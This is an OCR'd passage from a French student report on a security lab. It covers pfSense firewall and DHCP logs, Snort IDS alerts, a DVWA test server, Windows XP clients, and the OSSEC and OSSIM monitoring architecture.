


Figure 4.14 : La configuration de Barnyard2

Snort dispose une base de données propre a lui, dans le but d'envoyer correctement les logs dont on a besoin pour les alertes par l'outil « Barnyard2 ».





Figure 4.15 : La configuration de système de Logs


Il faut aussi configurer le système des logs et les centraliser pour les envoyer a un serveur bien déterminer.



Act	Time	If	Source	Destination	Proto
	May 12 14:18:58	WAN	192.168.1.6	224.0.0.251	IGMP
	May 12 14:19:11	WAN	192.168.1.6:5353	224.0.0.251:5353	UDP
	May 12 14:19:27	WAN	192.168.1.6:5353	224.0.0.251:5353	UDP
	May 12 14:20:51	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:20:52	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:20:53	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:23:01	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:23:02	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:23:03	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:23:51	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:23:52	WAN	192.168.1.2:137	192.168.1.255:137	UDP
	May 12 14:24:40	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:40	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:40	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:40	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:47	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:49	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:49	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:49	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:49	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP
	May 12 14:24:49	WAN	192.168.1.1:1900	239.255.255.250:1900	UDP

Figure 4.16 : Le résultat de système des Logs Firewall

La configuration là dessous nous a donnée des résultats dés les premiers trafics réseau des logs Firewall.




Status: System logs: DHCP

System | Firewall | DHCP | Portal Auth | IPsec | PPP | VPN | Load Balancer | OpenVPN | NTP | Wireless | Settings

Last 50 DHCP service log entries	
Mar 17 20:32:27	pfSense dhcpd: Internet Systems Consortium DHCP Server 4.2.4-P1
Mar 17 20:32:27	pfSense dhcpd: Copyright 2004-2012 Internet Systems Consortium.
Mar 17 20:32:27	pfSense dhcpd: All rights reserved.
Mar 17 20:32:27	pfSense dhcpd: For info, please visit https://www.isc.org/software/dhcp/
Mar 17 20:32:27	pfSense dhcpd: Wrote 0 leases to leases file.
Mar 17 20:32:27	pfSense dhcpd: Multiple interfaces match the same subnet: em0 em1
Mar 17 20:32:27	pfSense dhcpd: Multiple interfaces match the same shared network: em0 em1
Mar 17 20:32:27	pfSense dhcpd: Listening on BPF/em1/08:00:27:6d:37:51/192.168.1.0/24
Mar 17 20:32:27	pfSense dhcpd: Sending on BPF/em1/08:00:27:6d:37:51/192.168.1.0/24
Mar 17 20:32:27	pfSense dhcpd: Sending on Socket/fallback/fallback-net
Apr 29 16:00:43	pfSense dhcpd: Internet Systems Consortium DHCP Server 4.2.4-P2
Apr 29 16:00:43	pfSense dhcpd: Copyright 2004-2012 Internet Systems Consortium.
Apr 29 16:00:43	pfSense dhcpd: All rights reserved.
Apr 29 16:00:43	pfSense dhcpd: For info, please visit https://www.isc.org/software/dhcp/
Apr 29 16:00:43	pfSense dhcpd: Wrote 0 leases to leases file.
Apr 29 16:00:43	pfSense dhcpd: Multiple interfaces match the same subnet: em0 em1
Apr 29 16:00:43	pfSense dhcpd: Multiple interfaces match the same shared network: em0 em1
Apr 29 16:00:43	pfSense dhcpd: Listening on BPF/em1/08:00:27:6d:37:51/192.168.1.0/24
Apr 29 16:00:43	pfSense dhcpd: Sending on BPF/em1/08:00:27:6d:37:51/192.168.1.0/24
Apr 29 16:00:43	pfSense dhcpd: Sending on Socket/fallback/fallback-net

Figure 4.17 : Le résultat de système des Logs DHCP

La figure représente les résultats du trafic des logs DHCP.



Services: Snort: Snort Alerts

Snort Interfaces | Global Settings | Updates | Alerts | Blocked | Whitelists | Suppress

Last 250 Alert Entries.	Latest Alert Entries Are Listed First.
Instance to inspect	(WAN)IDS pour l'interface externe (WAN) — Choose which instance alerts you want to inspect.
Save or Remove Logs	Download — All log files will be saved. Clear — Warning: all log files will be deleted.
Auto Refresh and Log View	Save — Refresh — Default is ON. — 250 — Enter the number of log entries to view. Default is 250.

Date	PRI	PROTO	CLASS	SRC	SRCPORT	DST	DSTPORT	SID	DESCRIPTION
05/09/13-16:02:16	3	TCP	Unknown Traffic	10.0.2.8	17048	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
05/09/13-16:01:49	3	TCP	Unknown Traffic	10.0.2.8	51356	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
05/09/13-16:01:29	3	TCP	Unknown Traffic	10.0.2.8	24382	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
05/09/13-16:01:28	3	TCP	Unknown Traffic	10.0.2.8	56646	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
05/09/13-16:01:18	3	TCP	Unknown Traffic	10.0.2.8	31452	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
05/09/13-13:12:35	3	TCP	Unknown Traffic	10.0.2.8	11611	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE
05/09/13-13:02:58	3	TCP	Unknown Traffic	10.0.2.8	63810	69.64.6.21	80	120:8:1	(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE

Figure 4.18 : Le résultat des alertes Snort

Finalement, On a obtenu les résultats des alertes de notre logiciel libre de détection d'intrusion « Snort ».

IV.4. Configuration de Debian et Snort :

Nous avons installé le système d'exploitation à base de Linux « Debian » pour installer le logiciel de détection d'intrusion Snort voir « Annexe A».Ensuite nous avons utilisé une interface graphique ACIDBASE dans la figure qui suive :




Figure 4.19 : interface de ACIDBASE de Snort

IV.5. Configuration de DVWA:

Nous avons installé le serveur web vulnérable DVWA (Damn Vulnerable web application) qui est basé sur le système d'exploitation Linux« Debian ».

Ensuite nous avons appliqué des attaques web mentionnées dans l'Annexe avant et après la configuration du pare-feu « PfSense » pour mettre le point sur la sécurité des systèmes d'information.




Figure 4.20: Configuration de la carte réseau DVWA

La figure 4.20 représente l'adresse réseau du serveur web DVWA est : 192.168.56.101




Figure 4.21: Page d'accueil de DVWA

Apres avoir installer le serveur web « DVWA », on commence par l'ouvrir et appliquer les attaques web comme la figure suivante « Voir Annexe B»




Figure 4.22: interface des attaques de DVWA

L'interface web de DVWA comporte plusieurs attaques web. Nous avons appliqué quelques attaques web les plus répondus.

IV.6. Configuration des machines Windows XP :

IV.6.1. Configuration réseau :




Figure 4.23: Configuration de l'adresse IP des machines Windows XP

La figure 4.23 représente une des machines des personnels, elle serre a crée une communication entre l'adresse IP de la machine et l'interface interne (INT) de PFSense.

IV.6.2. Configuration OSSEC :

Figure 4.24: Configuration d'OSSEC

La figure précédente représente la communication entre la machine et le serveur OSSIM, pour lui envoyé les logs par le par feu à travers le port syslog. Il faut donc générer le code de l'authentification d'OSSEC server. « Voir Annexe C »

IV.7. Configuration de OSSIM :

IV.7.1. Architecture OSSIM :

L'architecture d'OSSIM est divisée en 2 principaux étages :

- Pré-processing : remontée d'événements des moniteurs et détecteurs dans une base de données commune.
- Post- processing : analyse centralisée.

La figure ci-dessous illustre le fonctionnement en 2 étages. Nous remarquons que ces deux étages disposent de différentes bases de données permettant la sauvegarde des informations intermédiaires (corrélées).




Figure 4.25: Architecture OSSIM

Définitions des bases de données :

- ✓ EDB : La base de données des événements (la plus grande), stockant toutes les alarmes individuelles.
- ✓ KDB : La base de données des connaissances, sauvegardant les configurations établies par l'administrateur en charge de la sécurité.
- ✓ UDB : La base de données des profils, stockant toutes les informations du moniteur de profile.

Nous détaillons l'acheminement d'une alarme dans l'architecture définie par la figure ci-dessus.




Figure 4.26: Architecture OSSIM

